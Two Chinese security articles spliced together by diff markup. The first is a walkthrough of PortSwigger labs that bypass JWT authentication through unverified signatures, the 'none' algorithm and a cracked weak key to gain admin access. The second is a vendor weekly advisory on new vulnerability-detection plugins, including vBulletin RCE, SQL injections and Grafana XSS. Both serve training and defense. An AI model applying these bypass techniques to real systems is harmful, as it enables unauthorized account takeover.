- 当用户使用其凭据成功登录时,服务器会生成一个JWT并返回给客户端。
|
||||
|
||||
- 之后,客户端应在每个请求中附带这个令牌(通常通过HTTP头部Authorization字段携带)。
|
||||
|
||||
- 服务器接收到请求后,首先验证JWT的有效性,如果有效,则处理请求。
|
||||
|
||||
# 二、Burp插件推荐-JWT Editor
|
||||
- 便于修改JWT
|
||||
|
||||

|
||||
# 三、通过未验证的签名绕过JWT身份验证
|
||||
- 方法:签名随便写即可绕过
|
||||
|
||||
- 靶场地址:
|
||||
https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature
|
||||
|
||||
- 场景:通过登录已给的普通用户账号密码登录后,访问管理员的管理面板,删除另一个用户(本质其实就是越权)
|
||||
|
||||

|
||||
- 先通过已给的账户进行登录
|
||||
|
||||

|
||||
- 登录成功
|
||||
|
||||

|
||||
- 访问/admin
|
||||
这个页面,发现不是管理员账户,无法访问
|
||||
|
||||

|
||||
- 再次访问,使用Burp抓包,发送到Repeater,发现通过JWT鉴权
|
||||
|
||||

|
||||
- 点击JSON Web Token,可以清晰看到解码后的JWT各个字段的值
|
||||
|
||||

|
||||
- 能够看到现在登录的账户是wiener
|
||||
|
||||

|
||||
- 此时将wiener改为administrator,然后发包,发现访问成功
|
||||
|
||||
- 原因是此处没有验证JWT的签名字段
|
||||
|
||||

|
||||
- 由于没有验证JWT的签名字段,所以在攻击过程中就可以随意更改这个签名,然后发包,发现依然能够成功访问
|
||||
|
||||

|
||||
|
||||

|
||||
- 此时就可以将这个能够访问成功的JWT复制下来
|
||||
|
||||

|
||||
- 然后重新访问/admin
|
||||
,用Burp抓包,将此时的JWT换成刚能够成功访问的JWT,然后放包,并且将每一步的JWT都替换一下,直到所有数据包替换完成
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
- 此处的不用改
|
||||
|
||||

|
||||
- 最后回到浏览器,发现成功越权访问
|
||||
|
||||

|
||||
- 此时点击删除carlos用户,依旧将JWT进行修改,最后即可删除成功
|
||||
|
||||
# 四、不签名攻击(none攻击)
|
||||
- 原理:
|
||||
|
||||
- JWT标头包含一个alg
|
||||
参数。这会告诉服务器使用哪种算法对令牌进行签名,从而告诉服务器在验证签名时需要使用哪种算法。JWT可以使用一系列不同的算法进行签名,但也可以保持不签名状态。
|
||||
|
||||
- 在这种情况下,alg
|
||||
参数设置为none
|
||||
,这表示所谓的“不安全的 JWT”。由于这样做的明显危险,服务器通常会拒绝没有签名的令牌。
|
||||
|
||||
- JWT允许设置其头部中的alg
|
||||
字段为"none",表示这是一个不签名的JWT,这意味着任何实体都可以修改令牌内容而不被发现。
|
||||
|
||||
- 靶场地址:
|
||||
https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification
|
||||
|
||||
- 场景:通过登录已给的普通用户账号密码登录后,访问管理员的管理面板,删除另一个用户
|
||||
|
||||

|
||||
- 先通过已给的账户进行登录
|
||||
|
||||

|
||||
- 登录成功
|
||||
|
||||

|
||||
- 访问/admin
|
||||
这个页面,发现不是管理员账户,无法访问
|
||||
|
||||

|
||||
- 再次访问,使用Burp抓包,发送到Repeater,发现通过JWT鉴权
|
||||
|
||||

|
||||
- 点击JSON Web Token,将wiener用户改为administrator,然后发包,发现依旧没有访问成功
|
||||
|
||||

|
||||
- 此时在左下角,将alg改为none,发包后发现访问成功
|
||||
|
||||

|
||||
|
||||

|
||||
# 五、通过弱签名密钥绕过JWT身份验证
|
||||
- 靶场地址:
|
||||
https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key
|
||||
|
||||
- 先通过已给的账户进行登录
|
||||
|
||||

|
||||
- 登录成功
|
||||
|
||||

|
||||
- 访问/admin
|
||||
这个页面,发现不是管理员账户,无法访问
|
||||
|
||||

|
||||
- 再次访问,使用Burp抓包,发送到Repeater,发现通过JWT鉴权
|
||||
|
||||

|
||||
- 点击JSON Web Token,可以看到加密算法为HS256
|
||||
|
||||

|
||||
- 此时可以将整个JWT复制到无影工具中,对密钥进行破解
|
||||
|
||||

|
||||
- 然后将JWT和破解出来的密钥复制到以下网站,然后将wiener用户改为administrator
|
||||
|
||||
- https://jwt.io/
|
||||
|
||||

|
||||
- 将重新编码后的JWT复制到Burp,然后发包,发现访问成功
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,452 @@
|
||||
# 创宇安全智脑 | vBulletin远程代码执行(CVE-2025-48827/CVE-2025-48828)等84个漏洞可检测
|
||||
原创 创宇安全智脑 创宇安全智脑 2025-05-29 08:05
|
||||
|
||||
**创宇安全智脑**
|
||||
是基于知道创宇17年来AI+安全大数据在真实攻防场景中的经验积累构建的下一代全场景安全智能算力平台。平台拥有海量真实攻防数据和安全大数据持续生产能力;结合面向多个实战场景的AI智能模型,持续汇聚、萃取和分析,实时输出高精准高价值威胁情报、安全态势、攻防策略;持续全场景赋能知道创宇全产品矩阵和安全托管服务。
|
||||
|
||||
|
||||
**创宇安全智脑目前已经联动支撑知道创宇全产品矩阵,包括:创宇盾、抗D保、ScanV、ZoomEye、创宇蜜罐、创宇云图、创宇云影、创宇猎幽、创宇威胁情报网关等。**
|
||||
|
||||
|
||||

本周累计更新漏洞插件84个,其中重点插件10个
|
||||
|
||||
**详情如下:**
|
||||
|
||||
|
||||
**更新列表**
|
||||
|
||||
|
||||
|
||||
|
||||
注:vBulletin replaceAdTemplate 远程代码执行(CVE-2025-48827/CVE-2025-48828)即为 vBulletin 远程代码执行(CVE-2025-48827/CVE-2025-48828)
|
||||
|
||||
|
||||
|
||||
漏洞详情
|
||||
|
||||
|
||||
**新增插件:**
|
||||
|
||||
|
||||
1、vBulletin replaceAdTemplate 远程代码执行(CVE-2025-48827/CVE-2025-48828)
|
||||
|
||||
**发布时间:**
|
||||
2025-05-26
|
||||
|
||||
**漏洞等级:**
|
||||
严重
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
vBulletin 是一个功能强大的商业论坛软件,用于创建和管理在线社区。vBulletin 若运行在PHP 8.1+环境, 自5.1.0 至 6.0.3 版本 ajax/api/ad/replaceAdTemplate 端点中存在远程代码执行 (RCE) 漏洞。该漏洞源于对 PHP 反射 API 的不当使用,允许未经身份验证的攻击者调用受保护的控制器方法。未经身份认证的攻击者可以利用该漏洞远程执行任意代码,获取系统权限。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经身份认证的攻击者可以利用该漏洞远程执行任意代码,获取系统权限。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
1、目前厂商暂未发布修复补丁,请密切关注;
|
||||
|
||||
2、用户可临时使用Web应用防火墙等安全设备进行防护。
|
||||
|
||||
**影响范围:**
|
||||
|
||||


根据ZoomEye网络空间搜索引擎关键字 app="vBulletin" 对潜在可能目标进行搜索,共得到16823条IP历史记录。主要分布在美国、法国等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22vBulletin%22)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
2、Invision Community <= 5.0.6 customCss 远程代码执行(CVE-2025-47916)
|
||||
|
||||
**发布时间:**
|
||||
2025-05-26
|
||||
|
||||
**漏洞等级:**
|
||||
严重
|
||||
|
||||
**漏洞来源:**
|
||||
|
||||
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-47916
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
Invision Community 是一款功能全面的商业论坛和社区软件,支持论坛、博客、电子商务等模块,提供响应式设计和强大的用户管理功能。Invision Community customCss 接口存在代码执行漏洞。恶意攻击者可以利用该漏洞远程执行任意代码,获取系统权限。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞远程执行任意代码,获取系统权限。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
厂商已发布新版本修复该漏洞,请及时更新到最新安全版本。参考链接:
|
||||
|
||||
https://invisioncommunity.com/release-notes-v5/507-r41/。
|
||||
|
||||
**影响范围:**
|
||||
|
||||


根据ZoomEye网络空间搜索引擎关键字 app="Invision Community" 对潜在可能目标进行搜索,共得到2262条IP历史记录。主要分布在美国、德国等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22Invision%20Community%22)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
3、用友 NC Cloud getBapTableDatas SQL注入
|
||||
|
||||
**发布时间:**
|
||||
2025-05-27
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
用友 NC Cloud 是用友公司推出的大型企业数字化平台,基于云原生架构,深度应用新一代数字技术,打造开放、互联、融合、智能的一体化云平台。用友 NC Cloud getBapTableDatas 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="用友 NC Cloud" 对潜在可能目标进行搜索,共得到5245条IP历史记录。主要分布在中国、新加坡等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22%E7%94%A8%E5%8F%8B%20NC%20Cloud%22)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
4、东胜物流软件 GetDataCtnList SQL注入
|
||||
|
||||
**发布时间:**
|
||||
2025-05-27
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
东胜物流软件是一款致力于为客户提供 IT 支撑的 SOP。东胜物流软件 GetDataCtnList 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="东胜物流软件" 对潜在可能目标进行搜索,共得到783条IP历史记录。主要分布在中国、日本等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22%E4%B8%9C%E8%83%9C%E7%89%A9%E6%B5%81%E8%BD%AF%E4%BB%B6%22)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
5、
|
||||
汉王e脸通综合管理平台 queryManyPeopleGroupList.do SQL注入
|
||||
|
||||
**发布时间:**
|
||||
2025-05-26
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
汉王e脸通综合管理平台是汉王科技推出的一款基于生物识别技术的一站式智能管理平台,旨在通过融合多种智能硬件和AI技术,实现门禁、考勤、访客、会议、车辆等多种功能的智能化管理和场景应用。汉王e脸通综合管理平台 queryManyPeopleGroupList.do 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||


根据ZoomEye网络空间搜索引擎关键字 app="汉王e脸通综合管理平台" 对潜在可能目标进行搜索,共得到276条IP历史记录。主要分布在中国、孟加拉等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22%E6%B1%89%E7%8E%8Be%E8%84%B8%E9%80%9A%E7%BB%BC%E5%90%88%E7%AE%A1%E7%90%86%E5%B9%B3%E5%8F%B0%22)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
6、Grafana 跨站脚本(CVE-2025-4123)
|
||||
|
||||
**发布时间:**
|
||||
2025-05-23
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
|
||||
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-4123
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
Grafana 是一个开源的数据可视化与监控平台,用于创建、展示和分析时间序列数据的仪表板。Grafana 存在跨站脚本漏洞。该漏洞由客户端路径遍历和开放重定向组合而成。攻击者可以利用该漏洞将用户重定向到托管前端插件的网站,该插件将执行任意 JavaScript 代码。如果安装了 Grafana 图像渲染器插件,则可以利用开放重定向实现完全读取的 SSRF。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
攻击者可以利用该漏洞将用户重定向到托管前端插件的网站,该插件将执行任意 JavaScript 代码。如果安装了 Grafana 图像渲染器插件,则可以利用开放重定向实现完全读取的 SSRF。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
厂商已发布新版本修复该漏洞,请及时更新。参考链接:
|
||||
|
||||
https://grafana.com/security/security-advisories/cve-2025-4123/。
|
||||
|
||||
**影响范围:**
|
||||
|
||||

